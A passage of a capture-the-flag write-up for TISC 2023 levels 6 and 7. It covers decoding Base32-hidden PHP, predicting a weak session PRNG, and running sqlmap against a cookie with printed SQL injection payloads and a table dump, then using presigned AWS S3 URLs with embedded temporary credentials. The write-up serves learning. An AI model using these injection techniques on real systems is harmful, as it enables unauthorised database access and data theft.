    <!--MZ2W4Y3UNFXW4IDSMFXGI33NFAUXWJDQOJSXMIB5EASF6U2FKNJUST2OLMRHGZLFMQRF2OZEMN2XE4T
<tr><td>Welcome to the door of the chosen. Only the lucky ones in a million shall pass.
<tr><td></td></tr><tr><td><form action="index.php" method="get"><input type="text" id=
</table>
```

From experience working with Scramblesuit passwords, I recognise the uppercase and digit encoding as Base32. This gives us a portion of the page's PHP source code:



Recipe

From Base32

Alphabet: A-Z2-7=

✓ Remove non-alphabet chars

Generic Code Beautify

Input


```
MZ2W4Y3UNFXW4IDSMFXGI33NFAUXWJDQOJSXMIB5EASF6U2FKNJUST2OLMRHGZLFMQRF2OZEMN2XE4TFNZ2CAPJAFBUW45BJERYHEZLWEBPC
AOBUGQ3TIMRZGA3DWIBEMN2XE4TFNZ2CAPJAMRSWGYTJNYUCIY3VOJZGK3TUFE5XO2DJNRSSQ43UOJWGK3RIERRXK4TSMVXHIKJ4GMZCS6ZE
MN2XE4TFNZ2CAPJAEIYCELREMN2XE4TFNZ2DW7JEMZUXE43UEA6SA43VMJZXI4RIERRXK4TSMVXHILBQFQ3SSOZEONSWG33OMQQD2IDTOVRH
G5DSFASGG5LSOJSW45BMG4WDENJJHMSGG5LSOJSW45BAHUQCI43FMNXW4ZBOERTGS4TTOQ5SIY3VOJZGK3TUEA6SAYTJNZSGKYZIERRXK4TS
MVXHIKJ3ERPVGRKTKNEU6TS3EJZWKZLEEJOSAPJAERRXK4TSMVXHIO3SMV2HK4TOEASGG5LSOJSW45BFGEYDAMBQGAYDW7I
```

527 1

Output

```
function random() {
    $prev = $_SESSION["seed"];
    $current = (int)$prev ^ 844742906;
    $current = decbin($current);
    while (strlen($current) < 32)  {
        $current = "0".$current;
    }

    $first = substr($current, 0, 7);
    $second = substr($current, 7, 25);
    $current = $second.$first;
    $current = bindec($current);
    $_SESSION["seed"] = $current;
    return $current%1000000;
}
```

Even though the return value is not the full internal state, we can simply brute force the internal state as `code + 1000000 * k` (code included). Given a pair of consecutive codes, we can predict the next. After entering the correct code, we are brought to the following page:



Personnel List

First name:

Last name:

First Name	Last Name	Rank	Registration Date
Abbie	Novak	0	2023-09-10
Barbara	Kirk	0	2023-09-05
Derrick	Dixon	0	2023-09-02
Jocelyn	Francis	0	2023-09-02
Khloe	Rubio	0	2023-09-09
Mayra	Mccall	0	2023-09-04
Melvin	Pruitt	0	2023-09-07
Reuben	Fritz	0	2023-09-02
Rylan	Yang	0	2023-08-29
Shannon	Carson	0	2023-08-28


Name	Value	D...	Patl	E...	Size	H...	S...	S...	Sa..	P...	P..
rank	0	c...	/	2...	5						M...
PHPSESSID	n0o4i2jm3q8p07r80opnk...	c...	/	S...	35						M...
session	efcf6b7c-6080-11ee-881d...	c...	/	S...	43						M...

```
⚠ Error with Permissions-Policy header: Origin trial controlled feature not enabled: 'attribution-reporting'.
⚠ Error with Permissions-Policy header: Origin trial controlled feature not enabled: 'run-ad-auction'.
⚠ Error with Permissions-Policy header: Origin trial controlled feature not enabled: 'join-ad-interest-group'.
```

After some preliminary testing with the cookie rank caused 500 internal server errors, I suspected that it might be vulnerable to SQL injection. Fortunately, there is a guide online that perfectly describes on how to exploit a cookie based SQL injection here (https://stackoverflow.com/questions/24366856/how-to-inject-a-part-of-cookie-using-sqlmap). We start off with this command:


```
sqlmap.py -u 'http://chals.tisc23.ctf.sg:51943/table.php' --cookie='rank=1*;
session=<session>; PHPSESSID=<phpsessid>' -p 'rank'
--skip='PHPSESSID,session' --fresh-queries --dbs
```

My intuition turned out to be right:



```
[21:23:44] [INFO] (custom) HEADER parameter 'Cookie #1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: rank=1 AND 5720=5720; session=efcf6b7c-6080-11ee-881d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk703pd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rank=1 AND (SELECT 1143 FROM (SELECT(SLEEP(5)))tOmK); session=efcf6b7c-6080-11ee-881d-723869ed56a1; PHPSE

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: rank=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627071,0x525248675a575a626847575467725665434 74f6d587350796
1d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk703pd
---
[21:23:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[21:23:58] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] palindrome
[*] performance_schema
```

The rest is straightforward: we list the database palindrome's tables to find the table `CTF_SECRET`. Dumping its rows we get the flag.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl6$ sqlmap/sqlmap.py -u 'http://chals.tisc23.ctf.sg:51943/table.php' --cookie='rank=1*; session=efcf6b7c-6080-11ee-881d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk
703pd' -p 'rank' --skip='PHPSESSID,session' --fresh-queries -D palindrome -T CTF_SECRET --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.9.2#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers a
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:27:26 /2023-10-01/

custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q]
[21:27:27] [INFO] resuming back-end DBMS 'mysql'
[21:27:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: rank=1 AND 5720=5720; session=efcf6b7c-6080-11ee-881d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk703pd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rank=1 AND (SELECT 1143 FROM (SELECT(SLEEP(5)))tOmK); session=efcf6b7c-6080-11ee-881d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk703pd

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: rank=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627071,0x525248675a575a626847575467725665434 74f6d587350796c66456b664a74467161715451544d65,0x716a6b7671),NULL-- -; session=efcf6b7c-6080-11ee-88
1d-723869ed56a1; PHPSESSID=n0o4i2jm3q8p07r80opnk703pd
---
[21:27:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[21:27:28] [INFO] fetching columns for table 'CTF_SECRET' in database 'palindrome'
do you want to URL encode cookie values (implementation specific)? [Y/n]
[21:27:28] [INFO] fetching entries for table 'CTF_SECRET' in database 'palindrome'
Database: palindrome
Table: CTF_SECRET
[1 entry]
+------------------------------+
| flag                         |
+------------------------------+
| TISC{Y0u_4rE_7h3_CH0s3n_0nE} |
+------------------------------+
```

Flag: TISC{Y0u_4rE_7h3_CH0s3n_0nE}

Level 7: DevSecMeow


This is an extremely interesting challenge for someone with next to zero background in Cloud, learnt a lot on AWS.

With the given page, it is not immediately obvious how to approach the challenge. We first navigate to the details submission page.




```
61lxjmt991.execute-api.ap-southeast-1.amazonaws.com/development/generate

{"csr": "https://devsecmeow2023certs.s3.amazonaws.com/1696192226-9e95fdba47274bba8edb1d3a9aecafd4/client.csr?AWSAccessKeyId=ASIATMLSTF3N2WMBTFX6&Signature=tsERccLpBcDLSEvhJMPBmWTW2D4%3D&x-a
token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAO8%2FM0iTgxBqG3LlPETA8X3h2fILLuxAUa7l0HufweDWAiEAwS2%2B3c9nlrPh7IX0y1IQpyI8iXCCu5nvuP4y7cXpc2kqmQMI9v
Mzc0MDMiDBDoiYEfH91rMi03GyrtAtgdO%2BDiNwmjAq1kTXCVODd5oLbj9o2R2wFXduFy77jm75uXIBosY5%2FXNwopcrlASrSgdA6vofAo62Z8fwdATAZEPYzWSsRUsXEGMT7Od9vSB%2BnSd%2BlvTGoWOG7pzHZa9YvZjBEz2rHtI80CkDQFiYL6
tJe%2BgHO6ufNI63zUyGQodz98he3SgYZ3mVnshbcldL1BBYWpx6c%2B2g1190KV5Pet%2FBwGh%2F%2BOXFDOrSd5xsJKfhnfc8RK3s%2Fur%2FFdW9JTWaOm6AM7DoTk%2FjWneZwIA%2F9fl7MPebOafPD0w8oKOgCg6H87xg7%2FmcSmiSgjB354
eypvdrjzmHBkqyiCofHLxW9eNM6AmUzb%2BnQJR4Xef8y8I8%2BRhVKfIcqYXxuEQUqdciLf8t3HKm%2F%2FMOGt56gGOpwBN23QBCYL%2BcxjBybtzSINSQC%2FkUmEuz1yiehTiGafla%2BvFlbFuCCRIKTit64euyP9oCqKGASIFZWh5JMmawJQ7b
FmpShPJ0Noakc1mJPkxGuB%2FZhiZpdsnpkNN3yO%2FIjHExM3qA7G0ROtziIxSoLC7VcwFi%2Fl8Xj5Dcy4rRpJ78fikK&Expires=1696192826", "crt": "https://devsecmeow2023certs.s3.amazonaws.com/1696192226-9e95fdba
AWSAccessKeyId=ASIATMLSTF3N2WMBTFX6&Signature=0LYVldsjJ57K8FON1MjGlzx0qMY%3D&x-amz-security-
token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAO8%2FM0iTgxBqG3LlPETA8X3h2fILLuxAUa7l0HufweDWAiEAwS2%2B3c9nlrPh7IX0y1IQpyI8iXCCu5nvuP4y7cXpc2kqmQMI9v
Mzc0MDMiDBDoiYEfH91rMi03GyrtAtgdO%2BDiNwmjAq1kTXCVODd5oLbj9o2R2wFXduFy77jm75uXIBosY5%2FXNwopcrlASrSgdA6vofAo62Z8fwdATAZEPYzWSsRUsXEGMT7Od9vSB%2BnSd%2BlvTGoWOG7pzHZa9YvZjBEz2rHtI80CkDQFiYL6
tJe%2BgHO6ufNI63zUyGQodz98he3SgYZ3mVnshbcldL1BBYWpx6c%2B2g1190KV5Pet%2FBwGh%2F%2BOXFDOrSd5xsJKfhnfc8RK3s%2Fur%2FFdW9JTWaOm6AM7DoTk%2FjWneZwIA%2F9fl7MPebOafPD0w8oKOgCg6H87xg7%2FmcSmiSgjB354
eypvdrjzmHBkqyiCofHLxW9eNM6AmUzb%2BnQJR4Xef8y8I8%2BRhVKfIcqYXxuEQUqdciLf8t3HKm%2F%2FMOGt56gGOpwBN23QBCYL%2BcxjBybtzSINSQC%2FkUmEuz1yiehTiGafla%2BvFlbFuCCRIKTit64euyP9oCqKGASIFZWh5JMmawJQ7b
FmpShPJ0Noakc1mJPkxGuB%2FZhiZpdsnpkNN3yO%2FIjHExM3qA7G0ROtziIxSoLC7VcwFi%2Fl8Xj5Dcy4rRpJ78fikK&Expires=1696192826"}
```

It took quite a while to make sense of the two links as they seemed to be invalid if simply opened in the browser. Based on the hint of "upload" and "download" as well the link's extensions of CSR and CRT, I understood the task. To authenticate to the temporary credentials page, we need to provide our own client cert. On this current page, we can submit a certificate signing request to get a certificate in order to access the second page. I generated my own self signed cert and went ahead with it.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ curl --upload me.csr "https://devsecmeow2023certs.s3.amazonaws.com/1696192226-9e95fdba47274bba8edb1d3a9aecafd4/client.csr?AWSAccessKeyId=ASIATMLSTF3N2WMBTFX6&Sig
nature=tsERccLpBcDLSEvhJMPBmWTW2D4%3D&x-amz-security-token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAO8%2FM0iTgxBqG3LlPETA8X3h2fILLuxAUa7l0HufweDWAiEAwS2%2B3c9nlrPh
7IX0y1IQpyI8iXCCu5nvuP4y7cXpc2kqmQMI9v%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAAGgwyMzI3MDU0Mzc0MDMiDBDoiYEfH91rMi03GyrtAtgdO%2BDiNwmjAq1kTXCVODd5oLbj9o2R2wFXduFy77jm75uXIBosY5%2FXNwopcrlASrSgdA6vofAo62Z8fwdATAZ
EPYzWSsRUsXEGMT7Od9vSB%2BnSd%2BlvTGoWOG7pzHZa9YvZjBEz2rHtI80CkDQFiYL6EwZ3SFwa6fDaCS1bbeXSTFtcvUfHS6RJDJ7n7OIjkJ7tsntJe%2BgHO6ufNI63zUyGQodz98he3SgYZ3mVnshbcldL1BBYWpx6c%2B2g1190KV5Pet%2FBwGh%2F%2BOXFDOrS
d5xsJKfhnfc8RK3s%2Fur%2FFdW9JTWaOm6AM7DoTk%2FjWneZwIA%2F9fl7MPebOafPD0w8oKOgCg6H87xg7%2FmcSmiSgjB354NuQ8YgefCFj3Fu58crhe5QTgjb1AJkJ02imHPszOfPxThUeypvdrjzmHBkqyiCofHLxW9eNM6AmUzb%2BnQJR4Xef8y8I8%2BRhVKfI
cqYXxuEQUqdciLf8t3HKm%2F%2FMOGt56gGOpwBN23QBCYL%2BcxjBybtzSINSQC%2FkUmEuz1yiehTiGafla%2BvFlbFuCCRIKTit64euyP9oCqKGASIFZWh5JMmawJQ7blb%2FYE%2BzBEMVT8mHKhDkUZ5d5FJWu%2B%2BLNJ%2F%2FmpShPJ0Noakc1mJPkxGuB%2FZ
hiZpdsnpkNN3yO%2FIjHExM3qA7G0ROtziIxSoLC7VcwFi%2Fl8Xj5Dcy4rRpJ78fikK&Expires=1696192826"
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ wget "https://devsecmeow2023certs.s3.amazonaws.com/1696192226-9e95fdba47274bba8edb1d3a9aecafd4/client.crt?AWSAccessKeyId=ASIATMLSTF3N2WMBTFX6&Signature=0LYVldsjJ
57K8FON1MjGlzx0qMY%3D&x-amz-security-token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAO8%2FM0iTgxBqG3LlPETA8X3h2fILLuxAUa7l0HufweDWAiEAwS2%2B3c9nlrPh7IX0y1IQpyI8iXCC
u5nvuP4y7cXpc2kqmQMI9v%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAAGgwyMzI3MDU0Mzc0MDMiDBDoiYEfH91rMi03GyrtAtgdO%2BDiNwmjAq1kTXCVODd5oLbj9o2R2wFXduFy77jm75uXIBosY5%2FXNwopcrlASrSgdA6vofAo62Z8fwdATAZEPYzWSsRUsXEGMT7
Od9vSB%2BnSd%2BlvTGoWOG7pzHZa9YvZjBEz2rHtI80CkDQFiYL6EwZ3SFwa6fDaCS1bbeXSTFtcvUfHS6RJDJ7n7OIjkJ7tsntJe%2BgHO6ufNI63zUyGQodz98he3SgYZ3mVnshbcldL1BBYWpx6c%2B2g1190KV5Pet%2FBwGh%2F%2BOXFDOrSd5xsJKfhnfc8RK3s
%2Fur%2FFdW9JTWaOm6AM7DoTk%2FjWneZwIA%2F9fl7MPebOafPD0w8oKOgCg6H87xg7%2FmcSmiSgjB354NuQ8YgefCFj3Fu58crhe5QTgjb1AJkJ02imHPszOfPxThUeypvdrjzmHBkqyiCofHLxW9eNM6AmUzb%2BnQJR4Xef8y8I8%2BRhVKfIcqYXxuEQUqdciLf8
t3HKm%2F%2FMOGt56gGOpwBN23QBCYL%2BcxjBybtzSINSQC%2FkUmEuz1yiehTiGafla%2BvFlbFuCCRIKTit64euyP9oCqKGASIFZWh5JMmawJQ7blb%2FYE%2BzBEMVT8mHKhDkUZ5d5FJWu%2B%2BLNJ%2F%2FmpShPJ0Noakc1mJPkxGuB%2FZhiZpdsnpkNN3yO%2
FIjHExM3qA7G0ROtziIxSoLC7VcwFi%2Fl8Xj5Dcy4rRpJ78fikK&Expires=1696192826" -O temp.crt
--2023-10-01 21:34:40--  https://devsecmeow2023certs.s3.amazonaws.com/1696192226-9e95fdba47274bba8edb1d3a9aecafd4/client.crt?AWSAccessKeyId=ASIATMLSTF3N2WMBTFX6&Signature=0LYVldsjJ57K8FON1MjGlzx0qMY%3D&x
-amz-security-token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAO8%2FM0iTgxBqG3LlPETA8X3h2fILLuxAUa7l0HufweDWAiEAwS2%2B3c9nlrPh7IX0y1IQpyI8iXCCu5nvuP4y7cXpc2kqmQMI9v%
2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAAGgwyMzI3MDU0Mzc0MDMiDBDoiYEfH91rMi03GyrtAtgdO%2BDiNwmjAq1kTXCVODd5oLbj9o2R2wFXduFy77jm75uXIBosY5%2FXNwopcrlASrSgdA6vofAo62Z8fwdATAZEPYzWSsRUsXEGMT7Od9vSB%2BnSd%2BlvTGoWOG
7pzHZa9YvZjBEz2rHtI80CkDQFiYL6EwZ3SFwa6fDaCS1bbeXSTFtcvUfHS6RJDJ7n7OIjkJ7tsntJe%2BgHO6ufNI63zUyGQodz98he3SgYZ3mVnshbcldL1BBYWpx6c%2B2g1190KV5Pet%2FBwGh%2F%2BOXFDOrSd5xsJKfhnfc8RK3s%2Fur%2FFdW9JTWaOm6AM7D
oTk%2FjWneZwIA%2F9fl7MPebOafPD0w8oKOgCg6H87xg7%2FmcSmiSgjB354NuQ8YgefCFj3Fu58crhe5QTgjb1AJkJ02imHPszOfPxThUeypvdrjzmHBkqyiCofHLxW9eNM6AmUzb%2BnQJR4Xef8y8I8%2BRhVKfIcqYXxuEQUqdciLf8t3HKm%2F%2FMOGt56gGOpwB
N23QBCYL%2BcxjBybtzSINSQC%2FkUmEuz1yiehTiGafla%2BvFlbFuCCRIKTit64euyP9oCqKGASIFZWh5JMmawJQ7blb%2FYE%2BzBEMVT8mHKhDkUZ5d5FJWu%2B%2BLNJ%2F%2FmpShPJ0Noakc1mJPkxGuB%2FZhiZpdsnpkNN3yO%2FIjHExM3qA7G0ROtziIxSoL
C7VcwFi%2Fl8Xj5Dcy4rRpJ78fikK&Expires=1696192826
Resolving devsecmeow2023certs.s3.amazonaws.com (devsecmeow2023certs.s3.amazonaws.com)... 52.219.40.160, 52.219.184.57, 52.219.132.224, ...
Connecting to devsecmeow2023certs.s3.amazonaws.com (devsecmeow2023certs.s3.amazonaws.com)|52.219.40.160|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090 (1.1K) [binary/octet-stream]
Saving to: ‘temp.crt’

temp.crt                                              100%[=========================================================================================================>]   1.06K  --.-KB/s    in 0s

2023-10-01 21:34:40 (67.6 MB/s) - ‘temp.crt’ saved [1090/1090]

yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ head temp.crt
-----BEGIN CERTIFICATE-----
MIIC9zCCAd8CCQDIoHxnuJMHXjANBgkqhkiG9w0BAQsFADAdMRswGQYDVQQDDBJk
ZXZzZWNtZW93LXN0YWdpbmcwHhcNMjMxMDAxMjAzNDE2WhcNMjMxMDMxMjAzNDE2
WjBeMQswCQYDVQQGEwJVSzEXMBUGA1UECAwOQ2FtYnJpZGdlc2hpcmUxEjAQBgNV
BAcMCUNhbWJyaWRnZTEKMAgGA1UECgwBWDEKMAgGA1UECwwBWDEKMAgGA1UEAwwB
WDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAM5LKY8MpQlgE7VqOc25
tnACLDWzXEmZIAM+X7FwECm7wR9QQ6qVjVOdsZeb9HiASc0/s7BTp4SB9pp48aKf
